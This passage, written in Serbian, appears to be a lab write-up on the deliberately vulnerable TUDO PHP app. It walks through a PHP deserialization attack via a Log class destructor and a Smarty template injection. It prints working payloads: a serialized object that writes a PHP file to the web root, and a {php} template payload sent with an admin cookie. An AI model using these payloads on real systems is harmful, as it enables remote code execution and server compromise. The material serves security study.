Fajl *import_user.php* (slika 12) ima za cilj ubacivanje korisnika u bazu podataka. Admin korisnike unosi u vidu serijalizovanog string-a, koji php deserijalizuje, pretvarajućih ih ponovo u objekte. Tip objekta koji će biti kreiran označen je u serijalizovanom string-u i mora odgovarati objektu koji je php-u u tom trenutku poznat. U trenutku izvršavanja unserialize funkcije, php-u će biti sve klase iz *utils.php*, što uključuje predviđenu klasu *User* (slika 14), ali i nepredviđenu klasu *Log* (slika 13). Klasa *Log* sadrži magičnu metodu __destruct koja kreira fajl na sistemu. Ovo omogućava kreiranje fajla na serveru, pomoću slanja adekvatnog parametra kroz *Log* klasu.

```
1   <?php
2       include('../includes/utils.php');
3
4       if ($_SERVER['REQUEST_METHOD'] === 'POST') {
5           $userObj = $_POST['userobj'];
6           if ($userObj !== "") {
7               $user = unserialize($userObj);
8               include('../includes/db_connect.php');
9               $ret = pg_prepare($db,
10                  "importuser_query", "insert into users (username, password, description) value
11              $ret = pg_execute($db, "importuser_query", array($user->username,$user->password,$
12          }
13      }
14      header('location:/index.php');
15      die();
16  ?>
```

Slika 12 - import_user.php

```
30      class Log {
31          public function __construct($f, $m) {
32              $this->f = $f;
33              $this->m = $m;
34          }
35
36          public function __destruct() {
37              file_put_contents($this->f, $this->m, FILE_APPEND);
38          }
39      }
```

Slika 13 - Log klasa u utils.php

```php
class User {
    public function __construct($u, $p, $d) {
        $this->username = $u;
        $this->password = $p;
        $this->description = $d;
    }
}
```

Slika 14 - User klasa u utils.php

Tok napada

Klasa *import_user.php* prima post zahtev, čije telo deserijalizuje i šalje u bazu. Da bi deserijalizacija bila uspešno, treba da se konstruiše odgovarajući string. Jednostavan način da se ovo izvede je korišćenjem *sandbox* okruženja, ubacivanjem iste definicije klase, pravljenje željenog objekta i njegova serijalizacije (Slika 15). Okruženje će ispisati string koji odgovara datom objektu i ovo će biti potrebno poslati serveru.

Izvršavanje post zahteva ka endpoint-u *import_user.php,* sa *body*-em


```
data={"userobj":
'O:3:"Log":2:{s:1:"f";s:19:"/var/www/html/f.php";s:1:"m";s:37:"<?php echo
"You have been hacked!" ?>";}'}
```

izvršiće željeni kod. S obzirom da *file_put_contents* neće pozvati traženi kod, fajl se mora pokrenuti da bi kod na kraju bio izvršen. Ovo se vrši posećivanjem adrese novog fajla, u ovom slučaju *localhost:8000/f.php* (Slika 16).

PHP Sandbox

```php
<?php

class Log {
    public function __construct($f, $m) {
        $this->f = $f;
        $this->m = $m;
    }

    public function __destruct() {
        file_put_contents($this->f, $this->m, FILE_APPEND);
    }
}

$log = new Log("/var/www/html/f.php", "<?php echo \"You have been hacked!\" ?>");
echo serialize($log);
```

Slika 15 - Sandbox skripta za generisanje serialize string-a



Slika 16 - Uspešno izvšen kod

Server-Side Template Injection

Ranjiv kod

Statičkom analiza koda, detektovana je *template injection* ranjivost u fajlu *update_motd.php* i *index.php*. Za izvršavanje ovog napada potreban je pristup admin nalogu dobijen tokom drugog koraka.

Fajl *update_motd.php* (slika 17) ima za cilj ažuriranje MOTD teksta na početnoj stranici. Endpoint-u se šalje tekst, koji se biva unešen u template fajl. Fajl *index.php* (slika 18) kasnije čita taj template da bi prikazao poruku. S obzirom da server koristi stariju verziju *Smarty* modula za parsiranje template fajlove, ne sadrži bitne sigurnosne mere. Takođe kod ne pokušava da sanitizuje sadržaj template fajla, što isto omogućava parsiranje proizvoljnog koda.

```php
<?php
    session_start();
    if (!isset($_SESSION['isadmin'])) {
        header('location: /index.php');
        die();
    }

    if ($_SERVER['REQUEST_METHOD'] === 'POST') {
        $message = $_POST['message'];

        if ($message !== "") {
            $t_file = fopen("../templates/motd.tpl","w");
            fwrite($t_file, $message);
            fclose($t_file);

            $success = "Message set!";
        } else {
            $error = "Empty message";
        }
    }
?>
```

Slika 17 - update_motd.php

```php
<?php
    if (isset($_SESSION['isadmin']))
        echo '<a href="admin/update_motd.php">';
    echo '<h4>[MoTD]</h4>';
    echo '<div class="center_div">';
    if (isset($_SESSION['isadmin']))
        echo '</a>';

    require 'vendor/autoload.php';
    $smarty = new Smarty();
    $smarty->assign("username", $_SESSION['username']);
    $smarty->force_compile = true;
    echo $smarty->fetch("motd.tpl").'<br>';

    include('includes/db_connect.php');
    $ret = pg_query($db, "select * from motd_images order by iid desc limit 3;");
    while($row = pg_fetch_row($ret)) {
        echo '<figure><img src="'.$row[1].'" /><figcaption>'.$row[2].'</figcaption></figure>'
    }

    echo '</div>';
    echo '<hr>';
?>
```


Slika 18 - Kod koji učitava motd template

Tok napada

Klasa *update_motd.php* sadrži post endpoint za ažuriranje MOTD. Da bi napad bio izvršen, na navedeni endpoint treba poslati novi tekst sa malicioznim kodom. Primer takvog payload-a je:

```
        data={"message": "Hello, {$username}! Welcome to TUDO -admin :)\n"
+ '{php} echo "You have been hacked!" {/php}'},
```

Zbog provere admin sesije, uz zahtev je potrebno poslati i admin cookie dobijen u drugom koraku. Posećivanjem *index.php* stranice, pokreće se generisanje sadržaja te stranice, što dovodi do izvršavanja malicioznog koda na serveru. Rezultat ovog payload-a se može videti na slici 19.



Slika 19 - Uspešno izvšen kod